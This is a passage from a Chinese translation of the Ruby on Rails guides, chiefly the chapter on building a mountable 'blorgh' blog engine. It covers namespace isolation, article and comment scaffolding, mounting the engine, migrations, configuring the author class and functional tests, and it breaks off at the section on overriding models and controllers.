在应用的根目录中运行 Capistrano 提供的 `capify` 命令，生成 Capistrano 配置。

```
capify!
```

33.10.15 route

在 config/routes.rb 文件中添加文本：

```
route "resources :people"
```

33.10.16 readme

输出模板的 `source_path` 中某个文件的内容，通常是 README 文件：

```
readme "README"
```

第 34 章 引擎入门

本文介绍引擎及其用法，即如何通过引擎这个干净、易用的接口，为宿主应用提供附加功能。

读完本文后，您将学到：

- 引擎由什么组成；
- 如何生成引擎；
- 如何为引擎创建特性；
- 如何把引擎挂载到应用中；
- 如何在应用中覆盖引擎的功能；
- 通过加载和配置钩子避免加载 Rails 组件。

注意

本文原文尚未完工！

34.1 引擎是什么

引擎可以看作为宿主应用提供附加功能的微型应用。实际上，Rails 应用只不过是“加强版”的引擎，`Rails::Application` 类从 `Rails::Engine` 类继承了大量行为。

因此，引擎和应用基本上可以看作同一个事物，通过本文的介绍，我们会看到两者之间只有细微差异。引擎和应用还具有相同的结构。

引擎还和插件密切相关。两者具有相同的 `lib` 目录结构，并且都使用 `rails plugin new` 生成器来生成。区别在于，引擎被 Rails 视为“完整的插件”（通过传递给生成器的 `--full` 选项可以看出这一点）。在这里我们实际使用的是 `--mountable` 选项，这个选项包含了 `--full` 选项的所有特性。本文把这类“完整的插件”简称为“引擎”。也就是说，引擎可以是插件，插件也可以是引擎。

本文将创建名为“blorgh”的引擎，用于为宿主应用提供博客功能，即新建文章和评论的功能。在本文的开头部分，我们将看到引擎的内部工作原理，在之后的部分中，我们将看到如何把引擎挂载到应用中。

我们还可以把引擎和宿主应用隔离开来。也就是说，应用和引擎可以使用同名的 `articles_path` 路由辅助方法而不会发生冲突。除此之外，应用和引擎的控制器、模型和表名也具有不同的命名空间。后文将介绍这些

特性是如何实现的。

一定要记住，在任何时候，应用的优先级都应该比引擎高。应用对其环境中发生的事情拥有最终的决定权。引擎用于增强应用的功能，而不是彻底改变应用的功能。

引擎的例子有 [Devise](#)（提供身份验证）、[Thredded](#)（提供论坛功能）、[Spree](#)（提供电子商务平台）和 [RefineryCMS](#)（CMS 引擎）。

最后，如果没有 James Adam、Piotr Sarnacki、Rails 核心开发团队和其他许多人的努力，引擎就不可能实现。如果遇见他们，请不要忘记说声谢谢！

34.2 生成引擎

通过运行插件生成器并传递必要的选项就可以生成引擎。在 Blorgh 引擎的例子中，我们需要创建“可挂载”的引擎，为此可以在终端中运行下面的命令：

```
$ rails plugin new blorgh --mountable
```

通过下面的命令可以查看插件生成器选项的完整列表：

```
$ rails plugin --help
```

通过 `--mountable` 选项，生成器会创建“可挂载”和具有独立命名空间的引擎。此选项和 `--full` 选项会为引擎生成相同的程序骨架。通过 `--full` 选项，生成器会在创建引擎的同时生成下面的程序骨架：

- `app` 目录树
- `config/routes.rb` 文件：

```
Rails.application.routes.draw do
end
```

- `lib/blorgh/engine.rb` 文件，相当于 Rails 应用的 `config/application.rb` 配置文件：

```
module Blorgh
  class Engine < ::Rails::Engine
  end
end
```

`--mountable` 选项在 `--full` 选项的基础上增加了如下特性：

- 静态资源文件的清单文件 (`application.js` 和 `application.css`)
- 具有独立命名空间的 `ApplicationController`
- 具有独立命名空间的 `ApplicationHelper`
- 引擎的布局视图模板
- 在 `config/routes.rb` 文件中为引擎设置独立的命名空间：

```
Blorgh::Engine.routes.draw do
end
```

- 在 `lib/blorgh/engine.rb` 文件中为引擎设置独立的命名空间：

```
module Blorgh
```

```
class Engine < ::Rails::Engine
  isolate_namespace Blorgh
end
end
```

此外，通过 `--mountable` 选项，生成器会在位于 `test/dummy` 的 dummy 测试应用中挂载 blorgh 引擎，具体做法是把下面这行代码添加到 dummy 应用的路由文件 `test/dummy/config/routes.rb` 中：

```
mount Blorgh::Engine => "/blorgh"
```

34.2.1 深入引擎内部

34.2.1.1 关键文件

在新建引擎的文件夹中有一个 `blorgh.gemspec` 文件。通过在 Rails 应用的 `Gemfile` 文件中添加下面的代码，可以把引擎挂载到应用中：

```
gem 'blorgh', path: 'engines/blorgh'
```

和往常一样，别忘了运行 `bundle install` 命令。通过在 `Gemfile` 中添加 `blorgh` gem，Bundler 将加载此 gem，解析其中的 `blorgh.gemspec` 文件，并加载 `lib/blorgh.rb` 文件。`lib/blorgh.rb` 文件会加载 `lib/blorgh/engine.rb` 文件，其中定义了 `Blorgh` 基础模块。

```
require "blorgh/engine"

module Blorgh
end
```

提示

有些引擎会通过 `lib/blorgh/engine.rb` 文件提供全局配置选项。相对而言这是个不错的主意，因此我们可以优先选择在定义引擎模块的 `lib/blorgh/engine.rb` 文件中定义全局配置选项，也就是在引擎模块中定义相关方法。

在 `lib/blorgh/engine.rb` 文件中定义引擎的基类：

```
module Blorgh
  class Engine < ::Rails::Engine
    isolate_namespace Blorgh
  end
end
```

通过继承 `Rails::Engine` 类，`blorgh` gem 告知 Rails 在指定路径上有一个引擎，Rails 会把该引擎正确挂载到应用中，并执行相关任务，例如把 `app` 文件夹添加到模型、邮件程序、控制器和视图的加载路径中。

这里的 `isolate_namespace` 方法尤其需要注意。通过调用此方法，可以把引擎的控制器、模型、路由和其他组件隔离到各自的命名空间中，以便和应用中的类似组件隔离开来。要是没有这个方法，引擎的组件就可能“泄漏”到应用中，从而引起意外的混乱，引擎的重要组件也可能被应用中的同名组件覆盖。这类冲突的一个例子是辅助方法。在未调用 `isolate_namespace` 方法的情况下，引擎的辅助方法会被包含到应用的控制器中。

注意

强烈建议在 `Engine` 类的定义中调用 `isolate_namespace` 方法。在未调用此方法的情况下，引擎中生成的类有可能和应用发生冲突。

命名空间隔离的意思是，通过 `bin/rails g model` 生成的模型，例如 `bin/rails g model article`，不会被命名为 `Article`，而会被命名为带有命名空间的 `Blorgh::Article`。此外，模型的表名同样带有命名空间，也就是说表名不是 `articles`，而是 `blorgh_articles`。和模型的命名规则类似，控制器不会被命名为 `ArticlesController`，而会被命名为 `Blorgh::ArticlesController`，控制器对应的视图不是 `app/views/articles`，而是 `app/views/blorgh/articles`。邮件程序的情况类似。

最后，路由也会被隔离在引擎中。这是命名空间最重要的内容之一，稍后将在 [34.6.3 节](#) 介绍。

34.2.1.2 app 文件夹

和应用类似，引擎的 `app` 文件夹中包含了标准的 `assets`、`controllers`、`helpers`、`mailers`、`models` 和 `views` 文件夹。其中 `helpers`、`mailers` 和 `models` 是空文件夹，因此本节不作介绍。后文介绍引擎编写时，会详细介绍 `models` 文件夹。

同样，和应用类似，引擎的 `app/assets` 文件夹中包含了 `images`、`javascripts` 和 `stylesheets` 文件夹。不过两者有一个区别，引擎的这三个文件夹中还包含了和引擎同名的文件夹。因为引擎位于命名空间中，所以引擎的静态资源文件也位于命名空间中。

`app/controllers` 文件夹中包含 `blorgh` 文件夹，其中包含 `application_controller.rb` 文件。此文件中包含了引擎控制器的通用功能。其他控制器文件也应该放在 `blorgh` 文件夹中。通过把引擎的控制器文件放在 `blorgh` 文件夹（作为控制器的命名空间）中，就可以避免和其他引擎甚至应用中的同名控制器发生冲突。

注意

引擎的 `ApplicationController` 类采用了和 Rails 应用相同的命名规则，这样便于把应用转换为引擎。

注意

鉴于 Ruby 进行常量查找的方式，我们可能会遇到引擎的控制器继承自应用的 `ApplicationController`，而不是继承自引擎的 `ApplicationController` 的情况。此时 Ruby 能够解析 `ApplicationController`，因此不会触发自动加载机制。关于这个问题的更多介绍，请参阅 [26.10.6 节](#)。避免出现这种情况的最好办法是使用 `require_dependency` 方法，以确保加载的是引擎的 `ApplicationController`。例如：

```
# app/controllers/blorgh/articles_controller.rb:  
require_dependency "blorgh/application_controller"  
  
module Blorgh  
  class ArticlesController < ApplicationController  
    ...  
  end  
end
```

提醒

不要使用 `require` 方法，否则会破坏开发环境中类的自动重新加载——使用 `require_dependency` 方法才能确保以正确的方式加载和卸载类。

最后，`app/views` 文件夹中包含 `layouts` 文件夹，其中包含 `blorgh/application.html.erb` 文件。此文件用于为引擎指定布局。如果此引擎要作为独立引擎使用，那么应该在此文件而不是 `app/views/layouts/application.html.erb` 文件中自定义引擎布局。

如果不强制用户使用引擎布局，那么可以删除此文件，并在引擎控制器中引用不同的布局。

34.2.1.3 bin 文件夹

引擎的 `bin` 文件夹中包含 `bin/rails` 文件。和应用类似，此文件提供了对 `rails` 子命令和生成器的支持。也就是说，我们可以像下面这样通过命令生成引擎的控制器和模型：

```
$ bin/rails g model
```

记住，在 `Engine` 的子类中调用 `isolate_namespace` 方法后，通过这些命令生成的引擎控制器和模型都将位于命名空间中。

34.2.1.4 test 文件夹

引擎的 `test` 文件夹用于储存引擎测试文件。在 `test/dummy` 文件夹中有一个内嵌于引擎中的精简版 Rails 测试应用，可用于测试引擎。此测试应用会挂载 `test/dummy/config/routes.rb` 文件中的引擎：

```
Rails.application.routes.draw do
  mount Blorgh::Engine => "/blorgh"
end
```

上述代码会挂载 `/blorgh` 文件夹中的引擎，在应用中只能通过此路径访问该引擎。

`test/integration` 文件夹用于储存引擎的集成测试文件。在 `test` 文件夹中还可以创建其他文件夹。例如，我们可以为引擎的模型测试创建 `test/models` 文件夹。

34.3 为引擎添加功能

本文创建的“`blorgh`”示例引擎，和第 1 章中的 Blog 应用类似，具有添加文章和评论的功能。

34.3.1 生成文章资源

创建博客引擎的第一步是生成 `Article` 模型和相关控制器。为此，我们可以使用 Rails 的脚手架生成器：

```
$ bin/rails generate scaffold article title:string text:text
```

上述命令输出的提示信息为：

```
invoke  active_record
create    db/migrate/[timestamp]_create_blorgh_articles.rb
create    app/models/blorgh/article.rb
invoke  test_unit
create    test/models/blorgh/article_test.rb
```

```

create      test/fixtures/blorgh/articles.yml
invoke  resource_route
  route    resources :articles
invoke  scaffold_controller
create      app/controllers/blorgh/articles_controller.rb
invoke  erb
  create    app/views/blorgh/articles
  create    app/views/blorgh/articles/index.html.erb
  create    app/views/blorgh/articles/edit.html.erb
  create    app/views/blorgh/articles/show.html.erb
  create    app/views/blorgh/articles/new.html.erb
  create    app/views/blorgh/articles/_form.html.erb
invoke  test_unit
create      test/controllers/blorgh/articles_controller_test.rb
invoke  helper
create      app/helpers/blorgh/articles_helper.rb
invoke  assets
  invoke  js
  create    app/assets/javascripts/blorgh/articles.js
  invoke  css
  create    app/assets/stylesheets/blorgh/articles.css
  invoke  css
  create    app/assets/stylesheets/scaffold.css

```

脚手架生成器完成的第一项工作是调用 `active_record` 生成器，这个生成器会为文章资源生成迁移和模型。但请注意，这里生成的迁移是 `create_blorgh_articles` 而不是通常的 `create_articles`，这是因为我们在 `Blorgh::Engine` 类的定义中调用了 `isolate_namespace` 方法。同样，这里生成的模型也带有命名空间，模型文件储存在 `app/models/blorgh/article.rb` 文件夹而不是 `app/models/article.rb` 文件夹中。

接下来，脚手架生成器会为此模型调用 `test_unit` 生成器，这个生成器会生成模型测试 `test/models/blorgh/article_test.rb`（而不是 `test/models/article_test.rb`）和测试.fixture `test/fixtures/blorgh/articles.yml`（而不是 `test/fixtures/articles.yml`）。

之后，脚手架生成器会在引擎的 `config/routes.rb` 文件中为文章资源添加路由，也即 `resources :articles`，修改后的 `config/routes.rb` 文件的内容如下：

```

Blorgh::Engine.routes.draw do
  resources :articles
end

```

注意，这里的路由是通过 `Blorgh::Engine` 对象而非 `YourApp::Application` 类定义的。正如 34.2.1.4 节介绍的那样，这样做的目的是把引擎路由限制在引擎中，这样就可以根据需要把引擎路由挂载到不同位置，同时也把引擎路由和应用中的其他路由隔离开来。关于这个问题的更多介绍，请参阅 34.6.3 节。

接下来，脚手架生成器会调用 `scaffold_controller` 生成器，以生成 `Blorgh::ArticlesController`（即 `app/controllers/blorgh/articles_controller.rb` 控制器文件）以及对应的视图（位于 `app/views/blorgh/articles` 文件夹中）、测试（即 `test/controllers/blorgh/articles_controller_test.rb` 测试文件）和辅助方法（即 `app/helpers/blorgh/articles_helper.rb` 文件）。

脚手架生成器生成的上述所有组件都带有命名空间。其中控制器类在 `Blorgh` 模块中定义：

```

module Blorgh
  class ArticlesController < ApplicationController

```

```
...
end
end
```

注意

这里的 `ArticlesController` 类继承自 `Blorgh:: ApplicationController` 类，而不是应用的 `ApplicationController` 类。

在 `app/helpers/blorgh/articles_helper.rb` 文件中定义的辅助方法也带有命名空间：

```
module Blorgh
  module ArticlesHelper
    ...
  end
end
```

这样，即便其他引擎或应用中定义了同名的文章资源，也不会发生冲突。

最后，脚手架生成器会生成两个静态资源文件 `app/assets/javascripts/blorgh/articles.js` 和 `app/assets/stylesheets/blorgh/articles.css`，其用法将在后文介绍。

我们可以在引擎的根目录中通过 `bin/rails db:migrate` 命令运行前文中生成的迁移，然后在 `test/dummy` 文件夹中运行 `rails server` 命令以查看迄今为止的工作成果。打开 `http://localhost:3000/blorgh/articles` 页面，可以看到刚刚生成的默认脚手架。随意点击页面中的链接吧！这是我们为引擎添加的第一项功能。

我们也可以在 Rails 控制台中对引擎的功能进行一些测试，其效果和 Rails 应用类似。注意，因为引擎的 `Article` 模型带有命名空间，所以调用时应使用 `Blorgh::Article`：

```
>> Blorgh::Article.find(1)
=> #<Blorgh::Article id: 1 ...>
```

最后一个需要注意的问题是，引擎的 `articles` 资源应作为引擎的根路径。当用户访问挂载引擎的根路径时，看到的应该是文章列表。具体的设置方法是在引擎的 `config/routes.rb` 文件中添加下面这行代码：

```
root to: "articles#index"
```

这样，用户只需访问引擎的根路径，而无需访问 `/articles`，就可以看到所有文章的列表。也就是说，现在应该访问 `http://localhost:3000/blorgh` 页面，而不是 `http://localhost:3000/blorgh/articles` 页面。

34.3.2 生成评论资源

到目前为止，我们的 Blorgh 引擎已经能够新建文章了，下一步应该为文章添加评论。为此，我们需要生成评论模型和评论控制器，同时修改文章脚手架，以显示文章的已有评论并提供添加评论的表单。

在引擎的根目录中运行模型生成器，以生成 `Comment` 模型，此模型具有 `article_id` 整型字段和 `text` 文本字段：

```
$ bin/rails generate model Comment article_id:integer text:text
```

上述命令输出的提示信息为：

```
invoke active_record
create   db/migrate/[timestamp]_create_blorgh_comments.rb
```

```
create    app/models/blorgh/comment.rb
invoke    test_unit
create    test/models/blorgh/comment_test.rb
create    test/fixtures/blorgh/comments.yml
```

通过运行模型生成器，我们生成了必要的模型文件，这些文件都储存在 `blorgh` 文件夹中（用作模型的命名空间），同时创建了 `Blorgh::Comment` 模型类。接下来，在引擎的根目录中运行迁移，以创建 `blorgh_comments` 数据表：

```
$ bin/rails db:migrate
```

为了显示文章评论，我们需要修改 `app/views/blorgh/articles/show.html.erb` 文件，在“修改”链接之前添加下面的代码：

```
<h3>Comments</h3>
<%= render @article.comments %>
```

上述代码要求在 `Blorgh::Article` 模型上定义到 `comments` 的 `has_many` 关联，这项工作目前还未进行。为此，我们需要打开 `app/models/blorgh/article.rb` 文件，在模型定义中添加下面这行代码：

```
has_many :comments
```

修改后的模型定义如下：

```
module Blorgh
  class Article < ApplicationRecord
    has_many :comments
  end
end
```

注意

这里的 `has_many` 关联是在 `Blorgh` 模块内的类中定义的，因此 Rails 知道应该为关联对象使用 `Blorgh::Comment` 模型，而无需指定 `:class_name` 选项。

接下来，还需要提供添加评论的表单。为此，我们需要打开 `app/views/blorgh/articles/show.html.erb` 文件，在 `render @article.comments` 之后添加下面这行代码：

```
<%= render "blorgh/comments/form" %>
```

接下来需要添加上述代码中使用的局部视图。新建 `app/views/blorgh/comments` 文件夹，在其中新建 `_form.html.erb` 文件并添加下面的局部视图代码：

```
<h3>New comment</h3>
<%= form_for [@article, @article.comments.build] do |f| %>
  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>
  <%= f.submit %>
<% end %>
```

此表单在提交时，会向引擎的 `/articles/:article_id/comments` 地址发起 POST 请求。此地址对应的路由还不存在，为此需要打开 `config/routes.rb` 文件，修改其中的 `resources :articles` 相关代码：

```
resources :articles do
  resources :comments
end
```

上述代码创建了表单所需的嵌套路由。

我们刚刚添加了路由，但路由指向的控制器还不存在。为此，需要在引擎的根目录中运行下面的命令：

```
$ bin/rails g controller comments
```

上述命令输出的提示信息为：

```
create app/controllers/blorgh/comments_controller.rb
invoke erb
  exist app/views/blorgh/comments
invoke test_unit
create test/controllers/blorgh/comments_controller_test.rb
invoke helper
create app/helpers/blorgh/comments_helper.rb
invoke assets
invoke js
create app/assets/javascripts/blorgh/comments.js
invoke css
create app/assets/stylesheets/blorgh/comments.css
```

提交表单时向 `/articles/:article_id/comments` 地址发起的 POST 请求，将由 `Blorgh::CommentsController` 的 `create` 动作处理。我们需要创建此动作，为此需要打开 `app/controllers/blorgh/comments_controller.rb` 文件，并在类定义中添加下面的代码：

```
def create
  @article = Article.find(params[:article_id])
  @comment = @article.comments.create(comment_params)
  flash[:notice] = "Comment has been created!"
  redirect_to articles_path
end

private
def comment_params
  params.require(:comment).permit(:text)
end
```

这是提供评论表单的最后一步。但是仍有问题需要解决，如果我们添加一条评论，将会遇到下面的错误：

```
Missing partial blorgh/comments/_comment with {:handlers=>[:erb, :builder],
:formats=>[:html], :locale=>[:en, :en]}. Searched in:
  "/Users/ryan/Sites/side_projects/blorgh/test/dummy/app/views" *
  "/Users/ryan/Sites/side_projects/blorgh/app/views"
```

引擎无法找到渲染评论所需的局部视图。Rails 首先会在测试应用 (`test/dummy`) 的 `app/views` 文件夹中进行查找，然后在引擎的 `app/views` 文件夹中进行查找。如果找不到，就会抛出上述错误。因为引擎接收的模型对象来自 `Blorgh::Comment` 类，所以引擎知道应该查找 `blorgh/comments/_comment` 局部视图。

目前，`blorgh/comments/_comment` 局部视图只需渲染评论文本。为此，我们可以新建 `app/views/blorgh/comments/_comment.html.erb` 文件，并添加下面这行代码：

```
<%= comment_counter + 1 %>. <%= comment.text %>
```

上述代码中的 `comment_counter` 局部变量由 `<%= render @article.comments %>` 调用提供，此调用会遍历每条评论并自动增加计数器的值。这里的 `comment_counter` 局部变量用于为每条评论添加序号。

到此为止，我们完成了博客引擎的评论功能。接下来我们就可以在应用中使用这项功能了。

34.4 把引擎挂载到应用中

要想在应用中使用引擎非常容易。本节介绍如何把引擎挂载到应用中并完成必要的初始化设置，以及如何把引擎连接到应用中的 `User` 类上，以便使应用中的用户拥有引擎中的文章及其评论。

34.4.1 挂载引擎

首先，需要在应用的 `Gemfile` 中指定引擎。我们需要新建一个应用用于测试，为此可以在引擎文件夹之外执行 `rails new` 命令：

```
$ rails new unicorn
```

通常，只需在 `Gemfile` 中以普通 `gem` 的方式指定引擎。

```
gem 'devise'
```

由于我们是在本地开发 `blorgh` 引擎，因此需要在 `Gemfile` 中指定 `:path` 选项：

```
gem 'blorgh', path: 'engines/blorgh'
```

然后通过 `bundle` 命令安装 `gem`。

如前文所述，`Gemfile` 中的 `gem` 将在 Rails 启动时加载。上述代码首先加载引擎中的 `lib/blorgh.rb` 文件，然后加载 `lib/blorgh/engine.rb` 文件，后者定义了引擎的主要功能。

要想在应用中访问引擎的功能，我们需要在应用的 `config/routes.rb` 文件中挂载该引擎：

```
mount Blorgh::Engine, at: "/blog"
```

上述代码会在应用的 `/blog` 路径上挂载引擎。通过 `rails server` 命令运行应用后，我们就可以通过 `http://localhost:3000/blog` 访问引擎了。

注意

其他一些引擎，例如 Devise，工作原理略有不同，这些引擎会在路由中自定义辅助方法（例如 `devise_for`）。这些辅助方法的作用都是在预定义路径（可以自定义）上挂载引擎的功能。

34.4.2 引擎设置

引擎中包含了 `blorgh_articles` 和 `blorgh_comments` 数据表的迁移。通过这些迁移在应用的数据库中创建数据表之后，引擎模型才能正确查询对应的数据表。在引擎的 `test/dummy` 文件夹中运行下面的命令，可以把这些迁移复制到应用中：

```
$ bin/rails blorgh:install:migrations
```

如果需要从多个引擎中复制迁移，可以使用 `railties:install:migrations`：

```
$ bin/rails railties:install:migrations
```

第一次运行上述命令时，Rails 会从所有引擎中复制迁移。再次运行时，只会复制尚未复制的迁移。第一次运行上述命令时输出的提示信息为：

```
Copied migration [timestamp_1]_create_blorgh_articles.blorgh.rb from blorgh
Copied migration [timestamp_2]_create_blorgh_comments.blorgh.rb from blorgh
```

其中第一个时间戳（[timestamp_1]）是当前时间，第二个时间戳（[timestamp_2]）是当前时间加上 1 秒。这样就能确保引擎的迁移总是在应用的现有迁移之后运行。

通过 `bin/rails db:migrate` 命令即可在应用的上下文中运行引擎的迁移。此时访问 `http://localhost:3000/blog` 会看到文章列表是空的，这是因为在应用中和在引擎中创建的数据表有所不同。继续浏览刚刚挂载的这个引擎的其他页面，我们会发现引擎和应用看起来并没有什么区别。

通过指定 `SCOPE` 选项，我们可以只运行指定引擎的迁移：

```
$ bin/rails db:migrate SCOPE=blorgh
```

在需要还原并删除引擎的迁移时常常采取这种做法。通过下面的命令可以还原 `blorgh` 引擎的所有迁移：

```
$ bin/rails db:migrate SCOPE=blorgh VERSION=0
```

34.4.3 使用应用提供的类

34.4.3.1 使用应用提供的模型

在创建引擎时，有时需要通过应用提供的类把引擎和应用连接起来。在 `blorgh` 引擎的例子中，我们需要把文章及其评论和作者关联起来。

一个典型的应用可能包含 `User` 类，可用于表示文章和评论的作者。但有的应用包含的可能是 `Person` 类而不是 `User` 类。因此，我们不能通过硬编码直接在引擎中建立和 `User` 类的关联。

为了避免例子变得复杂，我们假设应用包含的是 `User` 类（后文将对这个类进行配置）。通过下面的命令可以在应用中生成这个 `User` 类：

```
$ bin/rails g model user name:string
```

然后执行 `bin/rails db:migrate` 命令以创建 `users` 数据表。

同样，为了避免例子变得复杂，我们会在文章表单中添加 `author_name` 文本字段，用于输入作者名称。引擎会根据作者名称新建或查找已有的 `User` 对象，然后建立此 `User` 对象和其文章的关联。

具体操作的第一步是在引擎的 `app/views/blorgh/articles/_form.html.erb` 局部视图中添加 `author_name` 文本字段，添加的位置是在 `title` 字段之前：

```
<div class="field">
  <%= f.label :author_name %><br>
  <%= f.text_field :author_name %>
</div>
```

接下来，需要更新 `Blorgh::ArticleController#article_params` 方法，以便使用新增的表单参数：

```
def article_params
  params.require(:article).permit(:title, :text, :author_name)
```

```
end
```

然后还要在 `Blorgh::Article` 模型中添加相关代码，以便把 `author_name` 字段转换为实际的 `User` 对象，并在保存文章之前把 `User` 对象和其文章关联起来。为此，需要为 `author_name` 字段设置 `attr_accessor`，也就是为其定义设值方法（setter）和读值方法（getter）。

为此，我们不仅需要为 `author_name` 添加 `attr_accessor`，还需要为 `author` 建立关联，并在 `app/models/blorgh/article.rb` 文件中添加 `before_validation` 调用。这里，我们暂时通过硬编码直接把 `author` 关联到 `User` 类上。

```
attr_accessor :author_name
belongs_to :author, class_name: "User"

before_validation :set_author

private
def set_author
  self.author = User.find_or_create_by(name: author_name)
end
```

通过把 `author` 对象关联到 `User` 类上，我们成功地把引擎和应用连接起来。接下来还需要通过某种方式把 `blorgh_articles` 和 `users` 数据表中的记录关联起来。由于关联的名称是 `author`，我们应该为 `blorgh_articles` 数据表添加 `author_id` 字段。

在引擎中运行下面的命令可以生成 `author_id` 字段：

```
$ bin/rails g migration add_author_id_to_blorgh_articles author_id:integer
```

注意

通过迁移名称和所提供的字段信息，Rails 知道需要向数据表中添加哪些字段，并会将相关代码写入迁移中，因此无需手动编写迁移代码。

我们应该在应用中运行迁移，因此需要通过下面的命令把引擎的迁移复制到应用中：

```
$ bin/rails blorgh:install:migrations
```

注意，上述命令实际只复制了一个迁移，因为之前的两个迁移在上一次执行此命令时已经复制过了。

```
NOTE Migration [timestamp]_create_blorgh_articles.blorgh.rb from blorgh has been skipped.
Migration with the same name already exists.
NOTE Migration [timestamp]_create_blorgh_comments.blorgh.rb from blorgh has been skipped.
Migration with the same name already exists.
Copied migration [timestamp]_add_author_id_to_blorgh_articles.blorgh.rb from blorgh
```

然后通过下面的命令运行迁移：

```
$ bin/rails db:migrate
```

现在，一切都已各就各位，我们完成了作者（用应用的 `users` 数据表中的记录表示）和文章（用引擎的 `blorgh_articles` 数据表中的记录表示）的关联。

最后，还需要把作者名称显示在文章页面上。为此，需要在 `app/views/blorgh/articles/show.html.erb` 文件中把下面的代码添加到“Title”之前：

```
<p>
  <b>Author:</b>
  <%= @article.author.name %>
</p>
```

34.4.3.2 使用应用提供的控制器

默认情况下，Rails 控制器通常会通过继承 `ApplicationController` 类实现功能共享，例如身份验证和会话变量的访问。而引擎的作用域是和宿主应用隔离开的，因此其 `ApplicationController` 类具有独立的命名空间。独立的命名空间避免了代码冲突，但是引擎的控制器常常需要访问宿主应用的 `ApplicationController` 类中的方法，为此我们可以让引擎的 `ApplicationController` 类继承自宿主应用的 `ApplicationController` 类。在 Blorgh 引擎的例子中，我们可以对 `app/controllers/blorgh/application_controller.rb` 文件进行如下修改：

```
module Blorgh
  class ApplicationController < :: ApplicationController
  end
end
```

默认情况下，引擎的控制器继承自 `Blorgh::ApplicationController` 类，因此通过上述修改，这些控制器将能够访问宿主应用的 `ApplicationController` 类中的方法，就好像它们是宿主应用的一部分一样。

当然，进行上述修改的前提是，宿主应用必须是具有 `ApplicationController` 类的应用。

34.4.4 配置引擎

本节介绍如何使 `User` 类成为可配置的，然后介绍引擎的基本配置中的注意事项。

34.4.4.1 在引擎中配置所使用的应用中的类

接下来我们需要想办法在引擎中配置所使用的应用中的用户类。如前文所述，应用中的用户类有可能是 `User`，也有可能是 `Person` 或其他类，因此这个用户类必须是可配置的。为此，我们需要在引擎中通过 `author_class` 选项指定所使用的应用中的用户类。

具体操作是在引擎的 `Blorgh` 模块中使用 `mattr_accessor` 方法，也就是把下面这行代码添加到引擎的 `lib/blorgh.rb` 文件中：

```
mattr_accessor :author_class
```

`mattr_accessor` 方法的工作原理与 `attr_accessor` 和 `cattr_accessor` 方法类似，其作用是根据指定名称为模块提供设值方法和读值方法。使用时直接调用 `Blorgh.author_class` 方法即可。

接下来需要把 `Blorgh::Article` 模型切换到新配置，具体操作是在 `app/models/blorgh/article.rb` 中修改模型的 `belongs_to` 关联：

```
belongs_to :author, class_name: Blorgh.author_class
```

`Blorgh::Article` 模型的 `set_author` 方法的定义也调用了 `Blorgh.author_class` 方法：

```
self.author = Blorgh.author_class.constantize.find_or_create_by(name: author_name)
```

为了避免在每次调用 `Blorgh.author_class` 方法时调用 `constantize` 方法，我们可以在 `lib/blorgh.rb` 文件中覆盖 `Blorgh` 模块的 `author_class` 读值方法，在返回 `author_class` 前调用 `constantize` 方法：

```
def self.author_class
  @@author_class.constantize
end
```

这时上述 `set_author` 方法的定义将变为：

```
self.author = Blorgh.author_class.find_or_create_by(name: author_name)
```

修改后的代码更短，意义更明确。`author_class` 方法本来就应该返回 `Class` 对象。

因为修改后的 `author_class` 方法返回的是 `Class`，而不是原来的 `String`，我们还需要修改 `Blorgh::Article` 模型中 `belongs_to` 关联的定义：

```
belongs_to :author, class_name: Blorgh.author_class.to_s
```

为了配置引擎所使用的应用中的类，我们需要使用初始化脚本。只有通过初始化脚本，我们才能在应用启动并调用引擎模型前完成相关配置。

在安装 `blorgh` 引擎的应用中，打开 `config/initializers/blorgh.rb` 文件，创建新的初始化脚本并添加如下代码：

```
Blorgh.author_class = "User"
```

提醒

注意这里使用的是类的字符串版本，而非类本身。如果我们使用了类本身，Rails 就会尝试加载该类并引用对应的数据表。如果对应的数据表还未创建，就会抛出错误。因此，这里只能使用类的字符串版本，然后在引擎中通过 `constantize` 方法把类的字符串版本转换为类本身。

接下来我们试着添加一篇文章，整个过程和之前并无差别，只不过这次引擎使用的是我们在 `config/initializers/blorgh.rb` 文件中配置的类。

这样，我们再也不必关心应用中的用户类到底是什么，而只需关心该用户类是否实现了我们所需要的 API。`blorgh` 引擎只要求应用中的用户类实现了 `find_or_create_by` 方法，此方法需返回该用户类的对象，以便和对应的文章关联起来。当然，用户类的对象必须具有某种标识符，以便引用。

34.4.4.2 引擎的基本配置

有时我们需要在引擎中使用初始化脚本、国际化和其他配置选项。一般来说这些都可以实现，因为 Rails 引擎和 Rails 应用共享了相当多的功能。事实上，Rails 应用的功能就是 Rails 引擎的功能的超集。

引擎的初始化脚本包含了需要在加载引擎之前运行的代码，其存储位置是引擎的 `config/initializers` 文件夹。[21.6.2 节](#)介绍过应用的 `config/initializers` 文件夹的功能，而引擎和应用的 `config/initializers` 文件夹的功能完全相同。对于标准的初始化脚本，需要完成的工作都是一样的。

引擎的区域设置也和应用相同，只需把区域设置文件放在引擎的 `config/locales` 文件夹中即可。

34.5 测试引擎

在使用生成器创建引擎时，Rails 会在引擎的 `test/dummy` 文件夹中创建一个小型的虚拟应用，作为测试引擎时的挂载点。通过在 `test/dummy` 文件夹中生成控制器、模型和视图，我们可以扩展这个应用，以更好地满足测试需求。

`test` 文件夹和典型的 Rails 测试环境一样，支持单元测试、功能测试和集成测试。

34.5.1 功能测试

在编写功能测试时，我们需要思考如何在 `test/dummy` 应用上运行测试，而不是在引擎上运行测试。这是由测试环境的设置决定的，只有通过引擎的宿主应用我们才能测试引擎的功能（尤其是引擎控制器）。也就是说，在编写引擎控制器的功能测试时，我们应该像下面这样处理典型的 GET 请求：

```
module Blorgh
  class FooControllerTest < ActionDispatch::IntegrationTest
    include Engine.routes.url_helpers

    def test_index
      get foos_url
      ...
    end
  end
end
```

上述代码还无法正常工作，这是因为宿主应用不知道如何处理引擎的路由，因此我们需要手动指定路由。具体操作是把 `@routes` 实例变量的值设置为引擎的路由：

```
module Blorgh
  class FooControllerTest < ActionDispatch::IntegrationTest
    include Engine.routes.url_helpers

    setup do
      @routes = Engine.routes
    end

    def test_index
      get foos_url
      ...
    end
  end
end
```

上述代码告诉应用，用户对 `Foo` 控制器的 `index` 动作发起的 GET 请求应该由引擎的路由来处理，而不是由应用的路由来处理。

`include Engine.routes.url_helpers` 这行代码可以确保引擎的 URL 辅助方法能够在测试中正常工作。

34.6 改进引擎的功能

本节介绍如何在宿主应用中添加或覆盖引擎的 MVC 功能。

34.6.1 覆盖模型和控制器

